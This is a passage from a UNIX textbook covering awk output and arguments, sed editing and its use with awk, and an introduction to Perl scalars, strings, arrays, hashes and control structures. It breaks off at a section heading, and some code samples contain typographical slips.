Normally **awk** interprets words on the command line after the program as names of input files. However, it is possible to use the command line to give arguments to an **awk** program.

The number of command-line arguments is stored as a built-in variable *(ARGC).* The command-line

arguments themselves are stored in a built-in array called *ARGV.* The **awk** command itself is counted as an argument, so *ARGV[0]* is **awk**. *ARGV[1]* is the next command-line argument, *ARGV[2]* comes after that, and so on.

Since by default **awk** treats words on the command line as input filenames, you must tell it not to try to read the contents of your command-line arguments. If you want to use a word as an argument, you must read its value in a BEGIN statement and then set the corresponding *ARGV* element to null so that it will not be treated as a filename. For example,

```
BEGIN {
  searchpattern=ARGV[1]
  ARGV[1]=""
}
$0 ~ searchpattern {print}
```

sets a variable called *searchpattern* equal to the first command-line argument and then sets *ARGV[1]* equal to null so that **awk** will not try to read in lines from it. The program then searches its input for the word in *searchpattern* and prints any lines that match.

Printing Output

There are two commands for printing output in **awk**. One of these is the **print** command, which you have been using. The other command, **printf**, can be used to print formatted output.

The **print** command has this form:

```
print expr1, expr2, ...
```

The expressions may be variables, strings, or any other **awk** expression. The commas are necessary if you want items separated by the output field separator. If you leave out the commas, the values will be printed with no separators between them. Remember that if you want to print a string, it must be enclosed in quotes. A word that is not enclosed in quotes is treated as a variable. By itself, **print** prints the entire record *($0).*

You can control the character used to separate output fields by setting the output field separator *(OFS)* variable. The following statement prints the item name and selling price from an inventory file, using a tab as the output field separator:

```
BEGIN {OFS="\t"} {print $1, $4}
```

The **printf** command provides formatted output, similar to C. With **printf,** you can print out a number as an integer, with different numbers of decimal places, or in octal or hex. You can print a string left-justified, truncated to a specific length, or padded with initial spaces. For example,

```
printf("%s\n%d\n%f\n", $1, $2, $3)
```

will print three fields-a string, an integer, and a decimal-with a new line after each one.

Sending Output to Files

You can use the shell redirection operators on the command line to save output from an **awk** program in a file or pipe it to a command. But you can also use file redirection inside a program to send part of the output to a file. For example,

```
{
  if ($6 ~ "toy")
    print $0 >> "toy_file"
  else
    print $0 >> "alt_file"
}
```

This separates an inventory file into two parts based on the contents of the sixth field. The operator >> is used to append output to the files *toy_file* and *alt_file.*

PREV NEXT

sed

sed works in basically the same way as **awk:** it takes a set of patterns and simple editing commands and applies them to an input stream. It has a different syntax (which will seem very familiar if you are a **vi** user, but will probably be rather difficult if you are not), and slightly different capabilities. In particular, it lacks the field processing and control flow features of **awk**. Most programs which can be written in **sed** can also be written in **awk**. However, **sed** can be very useful for performing a simple set of editing commands on input before sending it on to **awk**.

How sed Works

To edit a file with **sed,** you give it a list of editing commands and the filename. For example, the following command deletes the first line of the file *data* and prints the result to standard output:

```
$ sed '1d' data
```

Note that editing commands are enclosed in single quotation marks. This is because the editing command list is treated as an argument to the **sed** command, and it may contain spaces, newlines, or other special characters. The name of the file to edit can be specified as the second argument on the command line. If you do not give it a filename, **sed** reads and edits standard input.

The **sed** command reads its input one line at a time. If a line is selected by a command in the command list, **sed** performs the appropriate editing operation and prints the resulting line. If a line is not selected, it is copied to standard output. Editing commands and line addresses are very similar to the commands and addresses used with **ed,** which is discussed in Appendix A. Experienced **vi** users will also recognize many of the commands.

sed does not modify the original file. To save the changes **sed** makes, use file redirection, as in

```
$ sed '1d' data > newdata
```

Selecting Lines

The **sed** editing commands generally consist of an address and an operation. The address tells **sed** which lines to act on. There are two ways to specify addresses: by line numbers and by regular expression patterns.

As the previous example showed, you can specify a line with a single number. You can also specify a range of lines, by listing the first and last lines in the range, separated by a comma. The following command deletes the first four lines of *data:*

```
$ sed '1,4d' data
```

Regular expression patterns select all lines that contain a string matching the pattern. The following command removes all lines containing “New York” from the file *states:*

```
$ sed '/New York/d' states
```

sed uses the same regular expressions as **awk**. You can also specify a range using two regular expressions separated by a comma, just like in **awk**.

Editing Commands

In addition to the delete command **(d), sed** supports **a** (append), **i** (insert), and **c** (change) for adding text. It uses **r** and **w** to read from or write to a file.

By default, **sed** prints all lines to standard output. If you invoke **sed** with the **-n** option (no copy), only those lines that you explicitly print are sent to standard output. For example, the following prints lines 10 through 20 only:

```
$ sed -n '10,20p' file
```

Replacing Strings

The substitute **(s)** command works like the similar **vi** command. This example switches all occurrences of 2006 to 2007 in the file *scheduling:*

```
$ sed 's/2006/2007/g' scheduling
```

Because there is no line address or pattern at the beginning, this command will be applied to every line in the input file. As in **vi,** the **g** at the end of the substitution stands for "global". It causes the substitution to be applies to every part of the line that matches the pattern.

You can also use an explicit search pattern to find all the lines containing the string "2006" before applying the substitution:

```
$ sed '/2006/s//2007/g'
```

This command tells **sed** to operate on all lines containing the pattern *2006*, and in each of those lines to change all instances of the target (2006) to 2007.

Substitution is a very common use of **sed**. If you are not familiar with this syntax for substitutions, you might want to review **vi** substitutions in Chapter 5.

Using sed and awk Together

It is often convenient to use **sed** and **awk** together to solve a problem. Even though **awk** has a full set of commands for manipulating text, using **sed** to filter the input to **awk** can simplify and clarify things. You can use **sed** for its simple text editing capabilities, and **awk** for its ability to deal with fields and records, as well as for its rich programming capabilities.

The following example shows how you can use **sed** and **awk** together to extract a list of songs from a music database. Here is part of the entry for one song from an XML music data file:

```
$ cat mysongs
<key>Name</key><string>Airportman</string>
<key>Artist</key><string>R. E .M. </string>
<key>Album</key><string>Up</string>
<key>Genre</key><string>Rock</string>
<key>Kind</key><string>MPEG audio file</string>
<key>Size</key><integer>4091947</integer>
<key>Total Time</key><integer>255608</integer>
<key>Track Number</key><integer>1</integer>
<key>Track Count</key><integer>14</integer>
<key>Year</key><integer>1998</integer>
```

The data is stored as a simple keyword/value pair, with XML markup tags.

In its current form, the information is hard to read. Also, there are some fields that you don't really need. You can use **sed** to turn this file full of data into a useful table. Specifically, you can eliminate the XML tags and create a table showing the song title, artist, album, and track number.

Processing the File with sed

The first step is to use **sed** to remove the XML tags, and to insert a : after the keyword in each line. Inserting the : isn't too hard. The substitution

```
s/<\/key>/: /
```

will replace the "</key>" entries with ": ". Removing the XML tags, however, is a bit more difficult. The substitution

```
s/<.*>//g
```

will actually delete everything from the first < to the last >. That's because * is *greedy,* meaning it will try to match the largest pattern possible-in this case, most of the line. The substitution

```
s/<[^>]*>//g
```

will do the trick, although it's more complicated. The pattern "<[^>]*>" matches a <, then any string of characters that does *not* include >, and finally a > sign. So the substitution will delete the XML tags "<key>", "<integer>", and "</integer>".

You can combine the two substitutions on one line with a; and run a single **sed** command:

```
$ sed 's/<\/key>/: /; s/< [^>]*>//g' mysongs

Name: Airportman
Artist: R. E. M.
Album: Up
Genre: Rock
Kind: MPEG audio file
Size: 4091947
Total Time: 255608
Track Number: 1
Track Count: 14
Year: 1998
```

This is an improvement. It's readable; but it still has a block structure and it still includes extra information.

You can remove the extra lines with statements like

```
/Kind: / d
```

or remove them all at once with

```
/(Kind|Genre|Size|Total Time|Track Count Year): / d
```

but the output is still on multiple lines:

```
$ sed 's/<\/key>/: /; s/< [^>]*>//g;
> /(Kind|Genre|Size Total Time|Track Count Year): / d' mysongs

Name: Airportman
Artist: R. E. M.
Album: Up
Track Count: 14
```

That's fine for a short example like this, but not ideal for a long file with many entries.

Using sed as a Filter for awk

At this point, a better solution would be to use **sed** to remove the field name along with the XML tags, and then pass the results to **awk**. You can then use **awk** to select only the fields that you want, and arrange them so that they are all on one line and in the right order.

The **sed** command to remove the "<key>…</key>" data and the other tags is

```
$ sed 's/<key>.*<\/key>//; s/< [^>]*>//g' mysongs
Airportman
R.E.M.
Up
Rock
MPEG audio file
4091947
255608
1
1
1
14
1998
```

The **awk** command will read the records in this format and use the field variables to select the fields you want and output them in the proper order. Since the input records use newline as the field delimiter and a blank line as the record delimiter, the **awk** program includes an initial statement

defining the field separator (FS) and record separator (RS) accordingly.

The commands for the **awk** program are in the file *makesonglist*.

```
$ cat makesonglist
      BEGIN {FS="\n"; RS=""; OFS="\t"}
            {print $2, $3, $1, $10}
```

Putting the **sed** command together with the **awk** program produces the result you want.

```
$ sed 's/<key>.*<\/key>//; s/< [^>]*>//g' mysongs | awk -f makesonglist
R.E.M.       Up    Airportman        1
```

Troubleshooting Your awk Programs

If awk finds an error in a program, it will give you a "Syntax error" message. This can be frustrating, especially to a beginner, as the syntax of **awk** programs can be tricky Here are some points to check if you are getting a mysterious error message or if you are not getting the output you expect:

- Make sure that there is a space between the final single quotation mark in the command line and any arguments or input filenames that follow it.
- Make sure you enclosed the **awk** program in single quotation marks to protect it from interpretation by the shell.
- Make sure you put braces around the action statement.
- Do not confuse the operators == and =. Use == for comparing the value of two variables or expressions. Use = to assign a value to a variable.
- Regular expressions must be enclosed in forward slashes, not backslashes.
- If you are using a filename inside a program, it must be enclosed in quotation marks. (But filenames on the command line are not enclosed in quotation marks.)
- Each pattern/action pair should be on its own line to ensure the readability of your program. However, if you choose to combine them, use a semicolon in between.
- If your field separator is something other than a space, and you are sending output to a new file, specify the output field separator as well as the input field separator in order to get the expected results.
- If you change the order of fields or add a new field, use a print statement as part of the action statement, or the new modified field will not be created.
- If an action statement takes more than one line, the opening brace must be on the same line as the pattern statement.
- Remember to use a > if you want to redirect output to a file on the command line.

PREV NEXT

Summary

This chapter has described the basic concepts of the **awk** programming language, and given you a short introduction to **sed** and to using sed with **awk**. At this point, you should be able to write short but very useful **awk** programs to perform many tasks.

This chapter is only an introduction to **awk**. It should be enough to give you a sense of the language and its potential, and to make it possible for you to learn more by using it. If you find that you want to learn more about **awk, sed,** or regular expressions, consult the resources listed next.

PREV NEXT

PREV NEXT

How to Find Out More

The following book is an entertaining and comprehensive treatment by the inventors of **awk**. It provides a thorough description of the language and many examples, including a relational database and a recursive descent parser:

> Aho, Alfred, Brian Kernighan, and Peter Weinberger. *The AWK Programming Language*. Reading, MA: Addison-Wesley, 1988.

This book is a good, thorough introduction to both **awk** and **sed,** with many examples and instructive longer programs:

> Dougherty, Dale, and Arnold Robbins. *sed & awk*. 2nd ed. Sebastopol, CA: O'Reilly & Associates, 1997.

This book is another very good **awk** reference:

> Robbins, Arnold. *Effective awk Programming*. 3rd ed. Sebastopol, CA: O'Reilly & Associates, 2001.

These two books are both very good introductions to understanding and using regular expressions, both for **sed** and **awk** and for other programs:

> Forta, Ben. *Sams Teach Yourself Regular Expression in 10 Minutes*. 1st ed. Indianapolis, IN: Sams, 2004.
>
> Friedl, Jeffrey E.F. *Mastering Regular Expressions*. 2nd ed. Sebastopol, CA: O'Reilly & Associates, 2002.

You can download **gawk** from the GNU site, which also has a great deal of documentation:

> *http://www.gnu.org/software/gawk/gawk.html*
>
> *http://www.gnu.org/software/gawk/manual/gawk.html*

Similarly, you can download sed or consult the sed manual:

> *http://www.gnu.org/software/sed/*
>
> *http://www.gnu.org/software/sed/manual/sed.html*

For a guide to frequently asked questions about awk and its relatives, see

> *http://www.faqs.org/faqs/computer-lang/awk/faq/index.html*

The sed FAQ (which may also be helpful when working with awk regular expressions) can be found at

> *http://www.student.northpark.edu/pemente/sed/sedfaq.html*

Resources for the book *The AWK Programming Language* can be found at

> *http://cm.bell-labs.com/cm/cs/awkbook/*

PREV NEXT

PREV NEXT

Chapter 22: Perl

Perl is what is known as a *scripting language* or an *interpreted language.* It combines the best features of shell scripting, **awk,** and **sed** into one package. Perl is particularly well suited to processing and manipulating text, but can also be used for applications such as network and database programming. Partly because text manipulation is such a common task, Perl has become incredibly popular. It is particularly common for CGI scripting-in fact, the majority of CGI scripts are written in Perl.

Perl was first released in 1987 by Larry Wall. It is open source and can be downloaded for many platforms, including Linux, Solaris, HP-UX, AIX, Microsoft Windows, and Mac OS X. Another reason for the popularity of Perl is the ease with which Perl scripts can be run on different platforms.

The basic syntax of Perl will feel familiar to C/C++ programmers as well as to shell scripters. Unlike many scripting languages, the **perl** interpreter completely parses each script before executing it. Thus, a Perl program will not abort in the middle of an execution with a syntax error. Perl programs are generally faster and more portable than shell scripts. At the same time, Perl scripts are faster to write and often shorter than comparable C programs.

This chapter is only an introduction to the many uses of Perl. It gives you all the information you need to get started writing your own Perl scripts. However, if you really want to understand Perl, you will need to devote some time to a longer reference. See the section "How to Find Out More" at the end of this chapter for suggested sources.

Obtaining Perl

Most modern UNIX Systems come with **perl** already installed, usually at **/usr/bin/perl**. If it is installed on your system, the command **perl -v** should tell you which version you have. If you do not already have **perl** installed, or if you want to confirm that you have the latest version, go to *http://www.perl.org/*. This site, which is a great general resource for Perl information, has links to the various web sites where you can download Perl for your system, including *http://www.activestate.com/Products/ActivePerl/*. You will also be able to find installation instructions, either on the web site when you download Perl, or included with the Perl distribution.

PREV NEXT

PREV NEXT

Running Perl Scripts

The quickest way to run a command in Perl is on the command line. The **-e** switch is used to run one statement at a time. The statement must be enclosed in single quotes:

```
$ perl -e 'print "Hello, world\n";'
Hello, world
```

Although there are many useful **perl** one-liners, this is not going to get you far with the language.

A more common way to use Perl is to create a script by entering lines of Perl code in a file. You can then use the **perl** command to run the script:

```
$ cat hello
print "Hello, world\n";
$ perl hello
Hello, world
```

As you can see, the Perl function **print** sends a line of text to standard output. The *"\n"* adds a newline at the end.

You can also create scripts that automatically use **perl** when they run. To do this, add the line *#!/usr/bin/perl* (or whatever the path for **perl** is on your system-use **which perl** to find out) to the top of your file. This instructs the shell to use **/usr/bin/perl** as the interpreter for the script. You will also need to make sure that you have execute permission for the file. You can then run the script by typing its name:

```
$ cat hello.pl
#!/usr/bin/perl
print "Hello, world\n";
$ chmod u+x hello.pl
$ ./hello.pl
Hello, world
```

If the directory containing the script is not in your *PATH,* you will need to enter the pathname in order to run the script. In the preceding example, *./hello.pl* was used to run the script in the current directory

The extension *.pl* is commonly given to Perl scripts. Although it is not required, using *.pl* when you name your Perl scripts can help you organize your files.

PREV NEXT

PREV NEXT

Perl Syntax

You may notice that Perl looks a bit like a combination of shell scripting and C programming. Like C, Perl requires a semicolon at the end of statements. It uses *"\n"* to represent a newline. Perl includes some familiar C functions like **printf,** and as you will see later, **for** statements in Perl use the C syntax. Like shell scripts, Perl scripts are interpreted rather than compiled. They do not require you to explicitly declare variables, which are global by default. As with shell scripting, Perl makes it easy to integrate UNIX System commands into your script. Comments in Perl scripts start with *#,* again, just like in the shell.

One thing that's important to understand about Perl is that the language is very flexible. Many Perl functions allow you to leave out syntax elements that other languages would require-for example, parentheses are often optional, and sometimes you can even leave out the name of a variable. When you read Perl scripts written by other people, you will often see familiar commands being used in new ways. If you're not sure how something will work, experiment with it.

PREV NEXT

PREV NEXT

Scalar Variables

The simplest type of variable in Perl is called a *scalar variable.* These hold a single value, either a number or a string. A scalar variable name always starts with a $, as in

```
$pi = 3.14159;
$name = "Hamlet\n";
print $name;
```

Note that this is different from shell scripting, in which you only need the $ when you want the value of the variable. Variable names are case sensitive, as is the language in general.

As in shell scripting, you do not need to explicitly declare variables in Perl. In addition, Perl will interpret whether a variable contains a string or a number according to the context. For example, the following program will print the number 54:

```
$string = "27";
$product = $string * 2;
print "$product \n";
```

The default value for a variable is 0 (for a number) or "" (for a string). You can take advantage of this by using variables without first initializing them, as in

```
$x = $x + 1;
```

If this is the first time $x has been used, it will start with the value 0. This line will add 1 to that value and assign the result back to $x. If you print $x, you will find that it now equals 1.

Working with Numbers

A shorter way to write the previous example is

```
$x += 1;                    # add 1 to the current value of $x
```

or even

```
$x++;                      # increment $x
```

C programmers will recognize these handy shortcuts. This works with subtraction, too:

```
$posX = 7.5;
$posY = 10;
$posX -= $posY;             # subtract $posY from $posX, so that $posX equals -2.5
$posY--;                    # $posY is now 9
```

In addition to += and −=, Perl supports *= (for multiplication) and /= (for division). Exponentiation is done with **, as in

```
$x = 2**3;                  # $x is now 8
$x ** = 2;                 # $x equals $x ** 2, or 8 ** 2, which is 64
```

and modular division is done with %.

The function **int** converts a number to an integer. Other math functions include **sqrt** (square root), **log** (natural logarithm), **exp** (e to a power), and **sin** (sine of a number). For example,

```
$roll = int (rand(6))+1;       # random integer from 1 to 6
print exp 1;                   # prints the value of e, approx 2.718281828
$pi = 4 * at an2(1, 1);        # at an2 ($x, $y) returns the arctan of $x/$y
```

Entering Numbers

There are many ways to enter numbers in Perl, including scientific notation. All of the following declarations are equivalent:

```
$num = 156.451;
$num = 1.56451e2;          # 1.56451 * (10 ** 2)
$num = 1.56451E2;          # same as previous statement
$num = 156451e-3;          # 156451 * (10 ** -3)
```

Perl can also interpret numbers in hex, octal, or binary. See *http://perldoc.perl.org/perldata.html* for

details.

Perl performs all internal arithmetic operations with double-precision floating-point numbers. This means that you can mix floating-point values with integers in your calculations.

Working with Strings

String manipulation is one of Perl's greatest strengths. This section introduces some of the simplest and most common string operations. More powerful tools for working with strings are discussed in the section "Regular Expressions" later in this chapter.

The . (dot) operator concatenates strings. This can be used for assignment

```
$concat = $str1 . $str2;
```

or when printing, as in

```
$name1 = "Rosencrantz";
$name2 = "Guildenstern";
print $name1 . "and " . $name2 . "\n";
```

which prints *Rosencrantz and Guildenstern.*

Variables can be included in a string by enclosing the whole string in double quotes. This example is a more compact way of writing the preceding print statement:

```
print "$name1 and $name2\n";
```

Here the values of *$name1* and *$name2* are substituted into the line of text before it is printed. The *\n* in this example is an escape sequence (for the newline character) that is interpreted before printing as well.

Another example of an escape sequence is *\t,* which stands for the tab character. Other escape sequences that are interpreted in double-quoted strings include *\u* and *\l,* which convert the next character to upper- or lowercase, and *\U* and *\L,* which convert all of the following characters to upper- or lowercase. For example,

```
$ perl -e 'print "\U$name1 \L$name2\n"'
ROSENCRANTZ guildenstern
```

To turn off variable substitution, use single quotes. The line

```
print '$name1 and $name2\n';
```

will print, literally, *$name1 and $name2\n,* without a newline at the end. Alternatively, you could use a \ (backslash) to quote the special characters *$* and \ itself.

The x operator is the string repetition operator. For example,

```
print '*' x 80;                          # repeat the character '*' 80 times
```

prints out a row of 80 *'s.

As its name implies, the **length** function returns the length of a string-that is, the number of characters in a given string:

```
$length = length ("Words, words, words.\n") ;
```

In this example, *$length* is 21, which includes the newline at the end as one character.

The **index** and **rindex** functions return the position of the first and last occurrences, respectively, of a substring in a string. The position in the string is counted starting from 0 for the first character. In this example,

```
$posFirst = index ("To be, or not to be", "be");
$posLast = rindex ("To be, or not to be", "be");
```

$posFirst is three and *$posLast* is 17.

These two functions are commonly combined with a third, called **substr**. This function can be used to get a substring from a string, or to insert a new substring. The first argument is the current string. The next argument is the position from which to start, and the optional third argument is the length of the

substring (if omitted, **substr** will continue to the end of the original string). When **substr** is used for inserting, a fourth argument is included, with the replacement substring. In this case, the function modifies the original string, rather than returning the new string.

```
$name = "Laurence Kerr Olivier";

# Get the substring that starts at 0 and stops before the first space:
$firstname = substr($name, 0, index ($name,' ')) ;    # $firstname = "Laurence"

# Substring that starts after the last space and continues to the end of $name:
$lastname = substr($name, rindex ($name, ' ')+1) ;    # $lastname = "Olivier"

substr($name, 9, 5, "");
```

In the last line of this example, the function **substr** starts at index 9 and replaces five characters ("Kerr ") with the empty string-that is, the five characters are removed. If you were to print the variable *$name* at this point, you would see "Laurence Olivier".

Here's another way to modifying an existing string with **substr,** by assigning the new substring to the result of the function:

```
$path = "/usr/bin/perl";
# Replace the characters after the last / with "tclsh":
substr($path, rindex ($path, "/") + 1) = "tclsh";    # $path = "/usr/bin/tclsh"

# Insert the string "local/" at index 5 in $path:
substr($path, 5, 0) = "local/";                      # "/usr/local/bin/tclsh"
```

Perl includes many more ways to manipulate strings, such as the **reverse** function, which reverses the order of characters in a string, or the **sprintf** function, which can be used to format strings. See the sources listed at the end of this chapter for further details about these functions and other useful string operations.

Variable Scope

By default, Perl variables are *global,* meaning that they can be accessed from any part of the script, including from inside a procedure. This can be a bad thing, especially if you reuse common variable names like $i or $x. You can declare *local* variables with the keyword **my,** as in

```
my $pi = 3.14159;
```

It is generally considered good practice to do this for any variable that you don't specifically need to use globally If you add the line

```
use strict;
```

to the top of your script, **perl** will enforce the use of **my** to declare variables, and generate an error if you forget to do so.

Reading in Variables from Standard Input

To read input from the keyboard (actually, from standard input), just use **<STDIN>** where you want to get the input, as in

```
print "Please enter your name: ";
my $name = <STDIN>;
print "Hello, $name.\n";
```

When you run this script, the output might look something like

```
 Please enter your name: Ophelia
Hello, Ophelia
```

Note that the period ended up on its own line. That's because when you typed in the name Ophelia and pressed ENTER, **<STDIN>** included the newline at the end of your string, so the **print** statement actually printed *Hello, Ophelia\n.\n.* To fix this, use the command chomp to remove a newline from the end of a string, as shown:

```
my $name = <STDIN>;
chomp($name);
```

If for some reason there is no newline at the end, **chomp** will do nothing.

You will almost always want to **chomp** data as you read it in. Because **chomp** is used so frequently, the following shortcut is common:

```
chomp(my $name = <STDIN>);
```

PREV NEXT

PREV NEXT

Arrays and Lists

Arrays and lists are pretty much interchangeable concepts in **perl**. A list can be entered as a set of scalar values enclosed in parentheses, as shown:

```
(1, "Branagh", 2.71828, $players)
```

Lists can contain any type of scalar value (or even other lists). Perl does not impose a limit on the size or number of elements in a list.

An array is just an ordered list in which you can refer to each element using its position. To assign the value of the preceding list to an array, you would write

```
my @array = (1, "Branagh", 2.71828, $players);
```

Note that, where scalar variable names all start with $, array variable names start with @. You do not need to tell Perl how big you want the array to be-it will automatically make the array big enough to hold all the elements you add.

Once an array has been assigned a list, each element in the array can be accessed by referring to its index (starting from 0 for the first element):

```
print "$array[1]\n";                              # prints "Branagh"
```

Here the @ has been replaced by a $. That's because *$array[1]* is the string "Branagh", which is a scalar. It's only a piece of *@array.*

The index of the last element in an array is the number *$#arrayname.* You can also use the index −1 as a shortcut to get the last element (although you can't count backward through the whole array with −2, −3, etc). To get the size of an array, you can use the expression *scalar @arrayname.* This causes Perl to use the scalar value of the array which is its size.

```
my @flowers = ("Rosemary", "Rue", "Daisies", "Violets");
print "The " . scalar @flowers ."th flower ";
print " (at index $#flowers) is $flowers[-1].\n";
```

This example will print the line "The 4th flower (at index 3) is Violets."

You can create and initialize an array with the **x** operator.

```
my @newarray = "0" x 10;
```

is shorthand for

```
my @newarray = ("0", "0", "0", "0", "0", "0", "0", "0", "0", "0") ;
```

You can also create a list with the range operator,.. (dot dot). For example,

```
my @newarray = ('A'..'Z');
```

The range operator simply creates a list containing all the values from one point to another. So, for example, (0..9) is a list with 10 elements, the integers from 0 to 9.

Reading and Printing Arrays

You can assign input from the keyboard to an array, just as you would a scalar variable.

```
my @lines = <STDIN>;
```

This time, Perl will continue to read in lines as you enter them. Each line will be one entry in the array To finish entering data, type CTRL-D on a line by itself. Remember that the newline character will be included at the end of each line of text. To get rid of the newlines, use **chomp**:

```
chomp (@lines);
```

or the shortcut

```
chomp (my @lines = <STDIN>);
```

Printing an entire array works just like a scalar variable, too:

```
print @lines;
```

If you didn't use **chomp** to remove the trailing newlines, this will echo back the strings in the array just as you entered them, each on its own line. If you did remove the newlines, the strings will be concatenated together. You can use the command

```
print "$_\n" foreach (@lines);
```

to print each one on a separate line. This is an example of a **foreach** loop, which will be explained later in this chapter.

Modifying Arrays

You can add one or more new elements to the end of an array with **push**.

```
my @actors = ("Gielgud", "Olivier", "Branagh");
push (@actors, "Gibson", "Jacobi");
```

To remove the last element, use **pop:**

```
print pop (@actors) . "\n";         # remove "Jacobi"
# @actors now: ("Gielgud", "Olivier", "Branagh", "Gibson")
```

This will remove the last element from the array and print it at the same time.

The functions **shift** and **unshift** operate on the beginning of the array. **shift** removes the first element and shifts all the others back one index, while **unshift** adds a new first element and moves everything else up one index.

```
shift (@actors);                    # remove the first element, "Gielgud"
unshift (@actors, pop (@actors));  # move "Gibson" to the beginning
# @actors now: ("Gibson", "Olivier", "Branagh")
```

The second line here removes the last element of the array with **pop,** and then it adds it at the beginning with **unshift**.

Array Slices

Perl allows you to assign part of an array, called a *slice,* to another array The following example creates a new array containing six elements from *@players.*

```
my @subset = @players [0, 3, 6..9] ;
```

You can also use slices to assign new values to parts of an array For example, you could change the elements at indices 1 and 4 of *@players* with

```
@players [1, 4] = ($playerK, $playerQ) ;
```

Another use for lists is to assign values to a group of variables all at once. For example, you could initialize the variables *$x, $y,* and *$z* with

```
my ($x, $y, $z) = (.707, 1.414, 0) ;
```

Sorting Arrays

The **sort** function uses ASCII order (in which uppercase and lowercase letters are treated separately) to sort the elements of a list.

```
my @newlist = sort (@oldlist) ;
```

The original list is not changed.

Somewhat unfortunately **sort** treats numbers as strings, which may not be what you want:

```
my @numlist = sort (3, 25, 40, 100);
```

will put the numbers in ASCII order as 100, 25, 3, 40. To sort numerically, use the line

```
my @sortednumlist = sort {$a <=> $b} @numlist;
```

This example uses a feature of **sort** that allows you to write your own comparison for the elements of your list. It uses a special built-in function, <=>, for the comparison. The web page *http://perldoc.perl.org/functions/sort.html* has more examples of custom sort routines.

The **reverse** function reverses the order of the elements in a list. It is often used after sort:

```
chomp (my @wordlist = <STDIN>);
my @revsort = reverse (sort (@wordlist)) ;
```

PREV NEXT

PREV NEXT

Hashes

A *hash* (also known as an *associative array]* is like an array, but it uses strings instead of integers for indices. These index strings are called *keys.* As an example, suppose you want to be able to look up each user's home directory. You could use a hash with the usernames as the keys. The following example creates a hash with two entries-one for user kcb, and one for mgibson:

```
my %homedirs = ("kcb", "/home/kbc", "mgibson", "/home/mgibson") ;
```

As you can see, hashes look a bit like arrays. A hash is a list in which the keys alternate with the corresponding values. Hash variable names start with a %. Adding values to a hash is similar to adding elements to an array:

```
$homedirs{"johng"} = "/home/johng";
```

Note that hashes use curly braces ({}) instead of square brackets ([]) for arguments. You can look up values in a hash by using the key as an index:

```
my $homedir = $homedirs{"johng"};                # the home directory for user johng
```

Here's a longer example of a hash:

```
my %dayabbr = (
   "Sunday", "Sun",
   "Monday", "Mon"
   "Tuesday", "Tues"
   "Wednesday", "Wed",
   "Thursday", "Thurs"
   "Friday", "Fri"
   "Saturday", "Sat"
) ;
print "The abbreviation for Tuesday is $dayabbr{"Tuesday"}\n";
```

This hash links the days of the week to their abbreviations.

Note that since the keys are used to look up values, each key must be unique. (The values can be duplicated.)

If you have never used associative arrays, then hashes may seem strange at first. But they are remarkably useful, especially for working with text. We will see examples of how convenient hashes can be later in this chapter, when we have discussed **foreach** loops and a few other language features.

Working with Hashes

The reverse function swaps the keys of a hash with the values. In this example, *abbrdays* is a reverse of the hash *dayabbr.* It translates abbreviations into the full names for the days of the week:

```
my %abbrdays = reverse (%dayabbr) ;
```

Not all hashes reverse well. If a hash contains some duplicate values, when it is reversed it will have some duplicate keys. But duplicate keys are not allowed, so the "extras" are removed. For example, if you reverse the following hash,

```
my %roles = (
   "McKellen", "Hamlet",
   "Jacobi", "Hamlet",
   "Stewart", "Claudius",
) ;

my %actors = reverse($roles) ;
```

the new hash, *%actors,* will contain only two elements, one with the key "Hamlet" and the other "Claudius". It can be difficult to predict which entry Perl will remove, so you should be careful when reversing a hash that might have duplicate values.

The function **keys** returns a list (in no particular order) of the keys for a hash, as in

```
my @fullnames = keys (%dayabbr) ;                # "Sunday", "Monday", etc
```

Similarly, **values** returns a list of the values in the hash. For example,

```
my @shortnames = values (%dayabbr) ;            # "Sun", "Mon", etc
```

The list may include duplicate values, if the hash contains two or more keys that have the same value.

The **delete** function removes a key (and the associated value):

```
delete $dayabbr{"Wednesday"};
```

delete also returns the value it removes, so you could write

```
print "Enter a day to delete.\n";
chomp(my $deleteday = <STDIN>);           # must remember to chomp here
print "Deleting the pair $deleteday, " . delete $dayabbr{$deleteday} . "\n";
```

PREV NEXT

PREV NEXT

Control Structures

In order to write more interesting scripts, you will need to know about control structures.

if Statements

An if statement tests to see if a condition is true. If it is, the following block of code is executed. This example tests to see if the value of *$x* is less than 0. If so, it multiplies by −1 to make it positive:

```
if ($x < 0) {
      $x *= -1;
}
```

Perl is not sensitive to line breaks, so you can write short statements like the one just shown all on one line. The following example checks to see if *$x* or *$y* is equal to 0:

```
if ($x == 0 | $y == 0) {print "Cannot divide by 0.\n";}
```

There are a few things to notice here. The comparison == is used to see if two numbers are equal. Be careful not to use =, which in this case would set $x to 0. Also, | | means "or". If we wanted to know if both *$x* and *$y* were 0, we could use && for "and".

Another way to write a one-line **if** statement is to put the test last:

```
print "Error: input expected\n" if (! defined $input);
```

In this example, the ! stands for "not". The function **defined** is used to determine if a variable has been assigned a value. This statement says "print an error message if $input has not been defined".

In some cases you may find it more natural to write this type of statement as

```
print "Error: input expected\n" unless (defined $input);
```

if statements can have an **else** clause that gets executed if the initial condition is not met. This example checks whether a hash contains a particular key:

```
if (exists $hash{$key}){
      print "$key is $hash{$key}\n";
} else {
      print "$key could not be found\n";
}
```

You can also include **elseif** clauses that test additional conditions if the first one is false. This example has one **elseif** clause. It uses the keyword **eq** to see if two strings are equal:

```
if ($str eq "\L$str") {
      print "$str is all lowercase.\n";
} elseif ($str eq "\U$str") {
      print "$str IS ALL UPPERCASE.\n";
} else {
      print "$str Combines Upper And lower case letters.\n";
}
```

Comparison Operators

Table 22–1 lists the operators used for comparison. Notice that there are different operators, depending on whether you are comparing numbers or strings. Be careful to use the appropriate operators for your comparisons. For example, **"0.67" == ".67"** is true, because the two numbers are equal, but **"0.67" eq ".67"** is false, because the strings are not identical.

Table 22–1: Comparison Operators

Numerical	String	Meaning
==	**eq**	is equal to

!=	**ne**	does not equal
>	**gt**	is greater than
<	**lt**	is less than
>=	**ge**	is greater than or equal to
<=	**le**	is less than or equal to

while Loops

The **while** loop repeats a block of code as long as a particular condition is true. For example, this loop will repeat five times, until the value of $n is 0:

```
my ($n, $sum) = (5, 0);
while ($n > 0) {
     $sum += $n;
     $n--;
}
print "$sum\n";
```

The first line of the loop could also have been written as

```
until ($n == 0) {
```

A common use of **while** loops is to process input. The assignment **$input=<STDIN>** will have a value of true as long as there is data coming from standard input. The following example will center each line of input from the keyboard, stopping when CTRL-D signals the end of input:

```
while (my $input = <STDIN>) {
      $indent = (80 - length ($input))/2;
      print " "x $indent;
      print "$input";
}
```

The $ Variable

